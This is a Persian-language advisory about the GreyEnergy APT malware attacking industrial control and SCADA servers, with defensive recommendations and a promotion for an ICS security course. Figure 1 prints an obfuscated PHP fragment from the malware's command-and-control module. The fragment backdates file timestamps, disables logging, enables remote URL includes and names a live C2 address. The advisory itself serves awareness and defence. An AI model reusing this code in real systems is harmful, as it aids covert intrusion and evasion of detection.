

حلله بدافزار
 GreyEnergy
 به شبکه های کنترل و اتوماسیون صنعتی

اطلاع رسانی انتشار یک بدافزار APT جدید در شبکه های کنترل و اتوماسیون صنعتی

سطح مخاطره: **حیاتی** کد سند: ICS-SR-MMA- 970801 نسخه سند: ۲,۰,۱

محصول تحت تأثیر: **سرورهای ویندوزی صنعتی** تاریخ انتشار عمومی سند: ۱۳۹۷/۸/۱



سایر صنایع و
 کارخانه ها



برق و انرژی



هسته ای



فولاد و مس



آب و فاضلاب



پالایش و پتروشیمی



نفت و گاز

@MohammadMehdiAhmadian

www.mmAhmadian.ir

@mmAhmadian

تهیه گزارش: محمد مهدی احمدیان

کандیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر

پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



تنها دو دسته شرکت (سازمان) وجود دارد:
آن‌هایی که هک شده‌اند و آن‌هایی که هک خواهند شد.
رابرت مولر

در این سند می‌خوانید:

* حمله بدافزار GreyEnergy به زیرساخت‌های حیاتی صنعتی

* معرفی دوره آموزشی (۴۰ ساعته): «الزامات امنیت در سامانه‌های کنترل صنعتی و اسکادا»



حق مالکیت معنوی و سلب مسئولیت

هدف این سند آگاهی بخشی و اطلاع‌رسانی به سازمان‌ها، صنایع و زیرساخت‌های حیاتی کشور است و محتوای آن در راستای ارتقاء امنیت سامانه‌های کنترل صنعتی کشور تأمین شده است؛ لذا عواقب هرگونه استفاده سوء از آسیب‌پذیری‌های امنیتی و حمله‌های معرفی‌شده بر عهده مخاطب است. محتوای این سند حاصل گردآوری از منابع موثق با تحلیل و تألیف توسط محمد مهدی احمدیان، به‌عنوان یک پژوهشگر حوزه امنیت اطلاعات است.

بازانتشار این سند با حفظ نام مؤلف جایز است. هرگونه کپی برداری از مطالب آن، صرفاً با مرجع دهی به آن مجاز است. این سند عاری از ایراد نیست؛ در مورد جمله به جمله آن، انتقادات و پیشنهادهای دلسوزانه‌ی شما را با آغوشی باز و باافتخار، از طریق آدرس ایمیل ذیل پذیرا هستیم.



There are only two types of companies:
those that have been hacked and those that will be.


Robert S. Mueller

MM.Ahmadian@aut.ac.ir

۴	۱. مقدمه
۵	۲. حمله بدافزار GreyEnergy به زیرساخت‌های حیاتی صنعتی
۵	۲-۱- گزارش بررسی اجمالی بدافزار GreyEnergy
۶	۲-۲- جزئیات بیشتر بدافزار GreyEnergy
۹	۲-۳- مروری بر بدافزار Blackenergy
۱۰	۲-۴- توصیه‌ها و راه‌حل‌های امنیتی
	۳. معرفی دوره آموزشی (۴۰ ساعته): «الزامات امنیت در سامانه‌های کنترل صنعتی و اسکادا»
۱۲	۳-۱- دستاورد علمی و عملی شرکت‌کنندگان از این دوره:
۱۳	۳-۲- سرفصل‌های کلان این دوره:
۱۳	۳-۳- سرفصل‌های جزئی این دوره (منطبق بر SANS ICS410-2016):
۱۴	۳-۴- جزئیات این دوره آموزشی:
۲۰	۳-۵- مخاطبین:
۲۱	ضمیمه الف: آسیب‌پذیری و انواع آن
۲۳	ضمیمه ب: توصیه‌های در مورد به‌روزرسانی تجهیزات و وصله‌های امنیتی
۲۴	ضمیمه ج: اصول سه‌گانه‌ی امنیت
۲۵	محرمانگی
۲۵	صحت
۲۶	دسترس‌پذیری
۲۷	ضمیمه د: خدمات ما و راه‌ارتباطی



سایر صنایع و
کارخانه‌ها



برق و انرژی



هسته‌ای



فولاد و مس



آب و فاضلاب



پالایش و پتروشیمی



نفت و گاز



۱. مقدمه

نظر به اهمیت تهدیدات سایبری در حوزه صنایع حیاتی، حساس و مهم و تاریخچه حملات سایبری به کشور، توجه به حملات سایبری به صنایع و زیرساخت‌های حیاتی سایر کشورها باید در دستور کار مدیران صنعت و حراست، مسئولان و سرپرستان، کارشناسان فناوری اطلاعات و شبکه‌های کنترل صنعتی (واحدهای بهره‌بردار، نگهداری و ...) قرار گیرد. در این گزارش که بسیار فوری گردآوری و ارائه شده است تلاش نمودیم که حمله اخیر بدافزار GreyEnergy به شبکه‌های کنترل و اتوماسیون صنعتی اکراین و لهستان را به شکل عمومی به اطلاع صنایع و زیرساخت‌های حیاتی کشور برسانیم.

طبق معمول به عنوان اولین پایگاه اطلاع رسانی در کشور، در حوزه سامانه‌های کنترل صنعتی، این اطلاع رسانی را به شکل رایگان منتشر می‌کنیم، چراکه وظیفه ملی و شرعی خود می‌دانیم که در حد بضاعت خود برای ارتقاء امنیت سایبری کشور گام برداریم؛ امیدواریم اقدامات لازم برای پیشگیری از انتشار و گسترش این بدافزار در صنایع کشور صورت گیرد. در صورت گسترش آلودگی این بدافزار به داخل کشور قطعاً شاهد چالش‌های اطلاعاتی جدیدی در برخی صنایع و زیرساخت‌های حیاتی کشور خواهیم بود. در بخش بعدی این سند به معرفی دوره آموزشی «الزامات امنیت در سامانه‌های کنترل صنعتی و اسکادا» خواهیم پرداخت.



۲. حمله بدافزار GreyEnergy به زیرساخت‌های حیاتی صنعتی

۲-۱- گزارش بررسی اجمالی بدافزار GreyEnergy

GreyEnergy بدافزاری جدیدی است از نوع مانای پیشرفته (APT) که چند روز پیش برای اولین بار توسط شرکت امنیتی ESET شناسایی شده است و هدف آن سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی است. عملیات اصلی این بدافزار جاسوسی سایبری است. تاریخ دقیق شناسایی این بدافزار ۱۸ اکتبر ۲۰۱۸ است اما بر اساس شواهد موجود این بدافزار سه سال فعالیت می‌کرده است.

کشورهایی که تا زمان نگارش این گزارش، آلودگی آن‌ها اعلام‌شده است اکراین و لهستان می‌باشند. این بدافزار لایه سرپرستی (supervisory) صنایع را هدف قرار داده است؛ به نحوی که سرورهای DCS و اسکادا را آلوده کرده است. در راستای جاسوسی سایبری، GreyEnergy جهت رسیدن به مقاصد اطلاعاتی مهاجمان اقدام به ایجاد درب پشتی بر روی سامانه‌های آلوده می‌نماید، همچنین از برخی از فایل‌های سامانه‌های آلوده نسخه‌برداری کرده و عکس‌برداری می‌نماید. این بدافزار رمزهای عبور و اطلاعات هویتی کاربران مجاز را نیز به سرقت می‌برد تا احتمالاً در حملات آتی از آن‌ها استفاده نماید.




۲-۲- جزئیات بیشتر بدافزار GreyEnergy

همانند بدافزارهای اخیر صنعتی دیگر نظیر [VPNFilter](#)، این بدافزار جهت ارسال اطلاعات گردآوری شده و گرفتن فرمان ها، مجهز به ماژول ارتباط به مرکز فرماندهی و کنترل (C&C) از طریق نرم افزار Tor و وب تاریک است؛ در شکل ۱ قطعه کد مرتبط با ماژول ارتباط به مرکز فرماندهی و کنترل این بدافزار را مشاهده می کنیم. این بدافزار از دو راه برای آلوده سازی اهداف خود استفاده می کند؛ این راه ها عبارتند از ایمیل های فیشینگ و نرم افزارهای آلوده شده بر روی وبسایت های که مورد توجه مهندسين سامانه های کنترل صنعتی است.

```
1 $n0E=opendir(dirname(__FILE__));$ef0=time();while(false!==( $yf=readdir($n0E))){$ef0=@filetime($yf)<$ef0;
  @filetime($yf):$ef0};@touch(basename($_SERVER['PHP_SELF']),$ef0,$ef0);@ini_set('error_log',NULL);@
  ini_set('log_errors',0);@ini_set('max_execution_time',0);ini_set('display_errors', 0);ini_set('
  display_startup_errors', 0);$m9 = 'http://178.255.40.194/de-de/nachrichten';$vb = '
  https://178.255.40.194/de-de/nachrichten';ini_set("allow_url_fopen", true);
2 ini_set("allow_url_include", true);
3 ini_set("max_execution_time", 60);
```


شکل ۱: قطعه کد مرتبط با ماژول ارتباط به مرکز فرماندهی و کنترل

این بدافزار از نوع حملات مانای پیشرفته بوده و بر اساس شواهد موجود ارتباطاتی با بدافزارهای TeleBots (۲۰۱۷) و BlackEnergy (۲۰۱۶) دارد که در شکل ۲ نمایش داده شده است. در بخش ۰ مروری بر بدافزار BlackEnergy خواهیم داشت.




شکل ۲: ارتباط بدافزار GreyEnergy با سایر بدافزارها

بدافزار GreyEnergy به زبان سی نوشته شده است و ظاهراً توسط ویژوال استودیو کامپایل شده است. در شکل ۳ نمونه سناریو ساده شده انتشار بدافزار GreyEnergy را مشاهده می کنیم.




شکل ۳: نمونه سناریو ساده شده انتشار بدافزار GreyEnergy

در شکل ۴ DLL جعلی با ظاهر متعلق به شرکت ماکروسافت این بدافزار را مشاهده می کنیم.



شکل ۴: DLL جعلی با ظاهر متعلق به شرکت ماکروسافت بدافزار

این بدافزار مشابه بدافزارهای استاکسنت و فلیم از گواهی تقلبی (ظاهراً سرقتی) که این بار توسط شرکت تأمین کننده تجهیزات کنترل صنعتی تایوانی ارائه شده است استفاده می کند و همین امر برای سومین بار اعتبار سازوکارهای امنیتی مبتنی بر گواهی های دیجیتال را زیر سؤال می برد. در شکل ۵ گواهی دیجیتال استفاده شده توسط این بدافزار و متعلق به شرکت Advantech را مشاهده می کنیم.



شکل ۵: گواهی دیجیتال استفاده شده توسط بدافزار و متعلق به شرکت Advantech

جهت مطالعه جزئیات بیشتر این بدافزار می توانید به بخش مراجع این سند مراجعه نمایید.



۲-۳- مروری بر بدافزار Blackenergy

بلک‌انرژی به‌عنوان یک چارچوب حمله سایبری پیچیده در دسامبر ۲۰۱۳ شناسایی شد، اما تاریخ اولین نمونه تشخیص داده شده این بدافزار به سال ۲۰۱۰ برمی‌گردد. این بدافزار چند سکویی بر روی سیستم‌عامل‌های مختلف ویندوز، لینوکس و IOS سیسکو اجرا می‌شود و عملکردهای مختلفی از جمله جاسوسی سایبری، ممانعت از خدمات توزیع‌شده و تخریب داده‌ها را از خود بروز می‌دهد. این بدافزار محدوده وسیعی از اهداف را تحت حمله قرار داده است، از جمله مراکز تولید انرژی (لایه مالی-تجاری و سرپرستی) و سازمان‌های مرتبط، تولیدکننده‌های دستگاه‌ها و قطعات سنگین صنعتی، سازمان‌های سطح بالای دولتی، مراکز شهرداری‌ها، خدمات اورژانس، مراکز حمل‌ونقل، مراکز تحقیقاتی و دانشگاهی. ICS-CERT مشخص کرده است که استفاده‌کنندگان از محصولات HMI فروشندگان مختلف شامل GE Cimplicity، Advantech/Broadwin WebAccess و Siemens WinCC تحت حمله این بدافزار قرار گرفته‌اند.

این بدافزار به‌گونه‌ای طراحی شده است که دستوراتی را اجرا کند که از مرکز کنترل و فرماندهی خود دریافت می‌کند که این بخش توسط یک پلاگین در بدافزار تعریف شده است. پلاگین دیگری که از آن این بدافزار بهره می‌برد جهت استفاده از معماری ARM/MIPS و اسکریپت‌های tcl شرکت سیسکو هست.



۲-۴- توصیه‌ها و راه‌حل‌های امنیتی

بر اساس اطلاعات در دسترسی فعلی نقطه آغاز آلودگی این بدافزار مشخص نیست. علیرغم اینکه تاکنون در کشور آلودگی این بدافزار گزارش نشده است اما چنانچه در صنعت خود از ضدبدافزار (antivirus) یا سامانه تشخیص نفوذ (IDS) استفاده می‌کنید (در صورت به‌روزرسانی شرکت ارائه‌دهنده) هرچه سریع‌تر محصول امنیتی خود را به‌روزرسانی نمایید.

- در شکل ۴ DLL جعلی با ظاهر متعلق به شرکت ماکروسافت این بدافزار را مشاهده می‌کنیم؛ در صورت مشاهده این فایل در صنعت یا سازمان خود جهت بررسی عمیق‌تر آلودگی می‌توانید از ما یا سایر مراکز مرتبط جهت راهنمایی، درخواست کمک نمایید.
- به مدیران شبکه‌های سازمانی یا کنترل صنعتی توصیه می‌شود که دسترسی به محصولات احتمالاً تحت تأثیر و سامانه مدیریت و نظارت^۱ بر آن را محدود کنند؛ در صورت عدم به‌روزرسانی محصولات امنیتی نامبرده در صورت امکان، حتماً دسترسی آن‌ها به شبکه عمومی (به‌ویژه اینترنت یا VPN های پیمانکاران) را قطع نمایید.

○ تا جایی که امکان دارد باید نمای حمله^۲ مهاجمین جهت دسترسی به دارایی‌های سایبر-فیزیکی (تجهیزات و سیستم‌ها) شما به حداقل برسد؛ اتصال این تجهیزات را به شبکه‌های غیر امن به حداقل برسانید.

- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که به کمک راهکارهای کنترل دسترسی تنها به کاربران مجاز امکان دسترسی به شبکه را بدهند (ترجیحاً این دسترسی مبتنی بر نقش اعمال شود).
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود از سازوکارهای انتقال امن فایل برای مبادله فایل‌های دریافتی از اینترنت (برنامه‌ها، به‌روزرسانی‌ها و غیره) استفاده کنند.
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که در صورت اتصال شبکه‌ی کنترل صنعتی به شبکه‌های دیگر حتماً از دیواره آتش کنترل صنعتی یا یک‌سوساز^۳ کنترل صنعتی استفاده نمایند.
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که به کمک محصولات امنیتی مانند SIEM کنترل صنعتی و سامانه تشخیص نفوذ صنعتی (IDS) به شکل مستمر کلیه تجهیزات سامانه و ترافیک عبوری را پایش نمایند.


¹ Monitoring

² Attack Surface

³ Data Diode



- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که در صورت محدودیت در شبکه یا پلنت صنعتی و جهت اتخاذ رویکرد کاهش مخاطره، سامانه‌های تحت تأثیر را در یک زیرشبکه^۱ ایزوله یا محدوده‌ای امن قرار دهند.
- در صورتی که در شبکه یا واحد صنعتی شما نیاز به اتصال از راه دور دارید حتماً از راهکارهای اتصال راه دور امن نظیر VPN استفاده کنید؛ توجه شود که خود راهکار VPN داری آسیب‌پذیری نباشد و پاشنه آشیل نباشد؛ در شکل ۶، نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر را مشاهده می‌کنید ما در قالب دوره آموزشی پیشرفته می‌توانیم این تهدیدات و راهکارهای امن سازی آن‌ها را به شما ارائه نماییم.



شکل ۶: نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر

- همانند غالب آسیب‌پذیری‌ها و حملات به سامانه‌های فناوری اطلاعات و کنترل صنعتی و زیرساخت‌های حساس (حساس، حیاتی و مهم) پیاده‌سازی دفاع در عمق و سایر راهبردهای امنیتی نظیر تنوع در دفاع، موضع ایمنی در برابر خرابی، نقطه واریسی و غیره به شما توصیه می‌شود.
- * در صورتی که هر یک از موارد بالا برای شما مبهم است، می‌توانیم با شما و صنعت شما جلساتی مشترک گذاشته و راهکارهای امنیتی خود را، همراه با مجموعه خدمات و محصولات امنیتی، به شما معرفی نماییم (به‌ضمیمه د، جهت مشاهده خدمات و راه ارتباطی مراجعه نمایید).

¹ Subnet



۳. معرفی دوره آموزشی (۴۰ ساعته): «الزامات امنیت در سامانه‌های کنترل

صنعتی و اسکادا»

در حال حاضر غالب مراکز صنعتی و زیرساخت‌های حیاتی کشور در بخش صنایع، از سامانه‌های کنترل صنعتی، برای نظارت و کنترل فرآیندهای صنعتی استفاده می‌نمایند. این سامانه‌ها در گذشته به صورت جدا از سایر سامانه‌ها، از جمله شبکه‌های داخلی به کار گرفته می‌شدند و این امر روشی در امن سازی این سامانه‌ها قلمداد می‌گردید. اتکا فراوان به این ممیزه، تولیدکنندگان و مصرف‌کنندگان این سامانه‌ها را از پرداختن به سایر لایه‌های امنیتی غافل کرده بود. استفاده از معماری و پروتکل‌های غیر امن و واسطه‌های غیراستاندارد را می‌توان از نتایج این رویکرد دانست.

از آنجایی سامانه‌های کنترل صنعتی به شکل گسترده در زیرساخت‌های حیاتی کشورهای مختلف مورد استفاده قرار می‌گیرند، انتظار می‌رود که چالش‌ها و آسیب‌پذیری‌های امنیتی کمی داشته باشند؛ این در حالی است که واقعیت به گونه‌ی دیگری است. در یک دهه گذشته به دلیل افزایش حملات سایبری به زیرساخت‌های حیاتی، امنیت سامانه‌های کنترل و اتوماسیون صنعتی بسیار مورد توجه قرار گرفته است.

حملات موفق نظیر Stuxnet, Industroyer, Triton و VPNFilter به وضوح وضعیت امنیت سایبری صنایع را نشان داده‌اند. آیا به همان سهولتی که می‌توان به یک شبکه غیر صنعتی نفوذ و حمله نمود، به یک شبکه صنعتی نیز می‌توان نفوذ کرد؟ آیا واقعاً می‌توان تمامی حملات فراگیر در حوزه فناوری اطلاعات را در حوزه کنترل صنعتی اجرایی کرد؟

هدف این دوره آموزشی که در سطح مقدماتی و منطبق بر سرفصل‌های رسمی دوره SANS ICS410 و با بهره‌گیری از مستندات فنی و آموزشی این دوره (نسخه ۲۰۱۶) تدوین شده است این است که با تمرکز بر سامانه‌های کنترل صنعتی موجود در زیرساخت‌های حیاتی، ضمن بیان چالش‌های امنیتی آن‌ها، روند حملات و رخدادهای امنیتی مرتبط بررسی شده و در نهایت خط‌مشی‌ها و سازوکارها امنیتی و مدیریت مخاطرات در این سامانه‌ها معرفی گردد.



۳-۱- دستورده علمی و عملی شرکت کنندگان از این دوره:

- آشنایی با مقدمه ای از سامانه های کنترل صنعتی و زیرساخت های حیاتی
- ارتقاء دانش در حوزه حملات به سامانه های کنترل صنعتی
- ارتقاء دانش در حوزه چالش های امنیتی در سامانه های کنترل صنعتی
- آشنایی با راهبردها و راهکارهای مقاوم سازی و کاهش مخاطرات در سامانه های کنترل صنعتی

۳-۲- سرفصل های کلان این دوره:

- مقدمه ای از سامانه های کنترل صنعتی و اسکادا
- انواع حملات به سامانه های کنترل صنعتی
- امن سازی سرورها و ایستگاه های کاری در سامانه های کنترل صنعتی
- امن سازی شبکه و تجهیزات در سامانه های کنترل صنعتی
- خط مشی ها و سازوکارها امنیتی و مدیریت مخاطرات در سامانه های کنترل صنعتی



۳-۳- سرفصل های جزئی این دوره (منطبق بر SANS ICS410-2016):

روز	عنوان مبحث	جزئیات
اول	بررسی اجمالی سامانه های کنترل و اتوماسیون صنعتی	- مقدمه ای از سامانه های کنترل صنعتی - تعریف سامانه های کنترل صنعتی - تاریخچه سامانه های کنترل صنعتی - مدل های فرایندی سامانه های کنترل صنعتی - مسئولیت ها و نقش ها در سامانه های کنترل صنعتی - انواع صنایع - زیرساخت حیاتی - تجهیزات سامانه های کنترل صنعتی - PLC ها، RTU ها، IED ها و غیره - سیستم های عامل تجهیزات کنترل صنعتی - بررسی جزئی تر PLC - همزمانی در تجهیزات کنترل صنعتی - تجهیزات لایه سرپرستی و نظارت - تجهیزات HMI، Historian، ایستگاه های کاری - معرفی DCS، SIS، PCS - معرفی اسکادا - تفاوت های IT در برابر OT - ایمنی و امنیت - چالش های زیست محیطی - مدل CIA در برابر AIC - امنیت فیزیکی - نمونه رخدادهای فیزیکی صنایع - معماری شبکه در سامانه های کنترل صنعتی - معرفی معماری Purdue - تمرین: پیاده سازی معماری امن DCS



دوم • انواع حملات به سامانه‌های کنترل صنعتی • نحوه مدل‌سازی و دسته‌بندی حملات • درخت حملات سامانه‌های کنترل صنعتی • آسیب‌پذیری‌های امنیتی رایج در سامانه‌های کنترل صنعتی • اهمیت نشت اطلاعاتی در حمله به صنایع و زیرساخت‌های حیاتی • نحوه یافتن تجهیزات صنعتی • سایر اطلاعات قابل حصول برای حمله • تمرین: جمع‌آوری اطلاعات از صنایع • روش‌های رایج حمله به سامانه‌های کنترل صنعتی • حمله به HMI ها و واسطه‌های کاربری • مهندسی اجتماعی • فیشینگ • بدافزارها • استاکس‌نت • سایر بدافزارهای شاخص در حوزه سامانه‌های کنترل صنعتی • معرفی ابزارهای امنیتی تست نفوذ در سامانه‌های کنترل صنعتی • تمرین: شناسایی شبکه و تجهیزات مدباس TCP • حملات به تجهیزات بی‌سیم • کنترل و دسترسی فیزیکی • حمله به تجهیزات از راه دور • حمله به تجهیزات تعبیه‌شده (Embedded) • حمله به میان‌افزارها • حمله به سرورها و HMI ها از طریق ابزارهای راه دور		
سوم • امن‌سازی سرورها و جایگاه سرورها و ایستگاه‌های کاری • نحوه حمله به سرورها و ایستگاه‌های کاری • سامانه‌های کنترل صنعتی	امن‌سازی سرورها و ایستگاه‌های کاری در سامانه‌های کنترل صنعتی	



- خانواده سیستم های عامل ویندوز در سامانه های کنترل صنعتی
- خانواده سیستم های عامل ویندوز (کلاینت) در سامانه های کنترل صنعتی
- خانواده سیستم های عامل ویندوز (سرور) در سامانه های کنترل صنعتی
- تمرین: کار با PowerShell
- نکات امن سازی سیستم های عامل خانواده ویندوز
- خانواده سیستم های عامل یونیکس/لینوکس در سامانه های کنترل صنعتی
- وصله ها و به روز رسانی ها در سامانه های کنترل صنعتی
 - نحوه کسب اطلاعات
 - چالش های وصله نمودن و راهکارها
 - پشتیبان گیری
- امن سازی پیکربندی تجهیزات و شبکه ها در سامانه های کنترل صنعتی
- پیکربندی سرویس ها
- سایر ابزارهای امنیتی
- تمرین: مقاوم سازی لینوکس
- ممیزی امنیتی در سامانه های کنترل صنعتی
- ممیزی و فورنزیک
- برنامه های لیست سفید و جعبه شن
- فایروال مبتنی بر میزبان لینوکس
 - تمرین: فایروال مبتنی بر میزبان
- مدیریت گزارش ها
- پیکربندی مدیریت گزارش ها در ویندوز
- پیکربندی گزارش ها در لینوکس و خروجی Syslog
- جمعیت گزارش ها
- تمرین: مدیریت گزارش ها در ویندوز
- پایگاه های داده و گزارش ها در سامانه های کنترل صنعتی
 - پایگاه های داده



• Historian ها • امنیت پایگاه داده ها		
• امن سازی شبکه و تجهیزات در سامانه های کنترل صنعتی • ارتباطات سامانه های کنترل صنعتی • مقدمه ای از پروتکل های ارتباطی • مقدمه ای از اترنت و TCP/IP • آدرس دهی IPV4 و IPV6 • مقدمه ای از ICMP • مقدمه ای از TCP و UDP • تجهیزات شبکه های اترنت • معرفی VLAN • معرفی کنترل دسترسی شبکه • پروتکل های سامانه های کنترل صنعتی • معرفی پروفی باس • معرفی مدباس • معرفی DNP3 • معرفی IEC-60870-5-104 • معرفی IEC 61850-8-1 • معرفی اترنت صنعتی • معرفی OPC • معرفی OPC UA • معرفی ICCP • سایر پروتکل های مطرح کنترل صنعتی • معرفی حملات مسموم سازی ARP و DNS • تحلیل و مهندسی معکوسی پروتکل های کنترل صنعتی • تمرین: تحلیل ترافیک پروتکل های کنترل صنعتی • برخی تجهیزات امنیتی کنترل صنعتی • فایروال	امن سازی شبکه و تجهیزات در سامانه های کنترل صنعتی	چهارم



